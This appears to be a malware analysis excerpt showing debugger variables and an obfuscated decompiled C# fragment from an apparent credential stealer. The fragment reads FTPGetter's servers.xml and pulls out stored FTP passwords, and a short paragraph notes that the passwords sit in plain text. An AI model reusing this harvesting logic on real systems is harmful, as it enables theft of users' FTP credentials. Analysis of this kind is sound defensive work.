text2	"<server_ip>1.1.1.1</server_ip><server_description>Site description</server_description><server_port>21</ser...	string
array3	{string[0x00000009]}	string[]

It seems that FTP Getter stores passwords in plain text within its XML configuration files. In this case, an attacker can simply extract the passwords from these XML files and save them in a list for potential malicious use, such as unauthorized access to FTP accounts. Storing passwords in plain text is a significant security risk, as it makes it easier for attackers to steal sensitive credentials.



```
}
if (text3.Contains("<server_user_password>"))
{
    1SdFDl.Q9u2OqHe9 = PEV7.5YqQ(text3, "<server_user_password>", "</server_user_password>");
}
1SdFDl.HKe = "FTPGetter";
if (!string.IsNullOrEmpty(1SdFDl.oTI) && !string.IsNullOrEmpty(1SdFDl.Gs3pEM))
{
    list.Add(1SdFDl);
```

100 %

Locals

Name	Value
QEXp.PEV7.5YqQ returned	"gettertest"
this	{EyprkupNi9d.krZ49N}
list	Count = 0x00000000
text	@"C:\Users\shaddy\Downloads\ftpgetter_pro_portable\FTPGetter\Profile\servers.xml"
array	{string[0x00000003]}
[0]	"<?xml version=\"1.0\"?>\r\n<servers>"
[1]	"<server_ip>1.1.1.1</server_ip><server_description>Site description</server_description><server_port>21</
[2]	"<server_ip>1.1.1.1</server_ip><server_description>Site description</server_description><server_port>21</
text2	"<server_ip>1.1.1.1</server_ip><server_description>Site description</server_description><server_port>21</
array3	{string[0x00000009]}
text3	"<server_ip>1.1.1.1</server_ip><server_description>Site description</server_description><server_port>21</
1SdFDl	{Host: 1.1.1.1:21 Username: test_tesla_getter Password: gettertest Application: }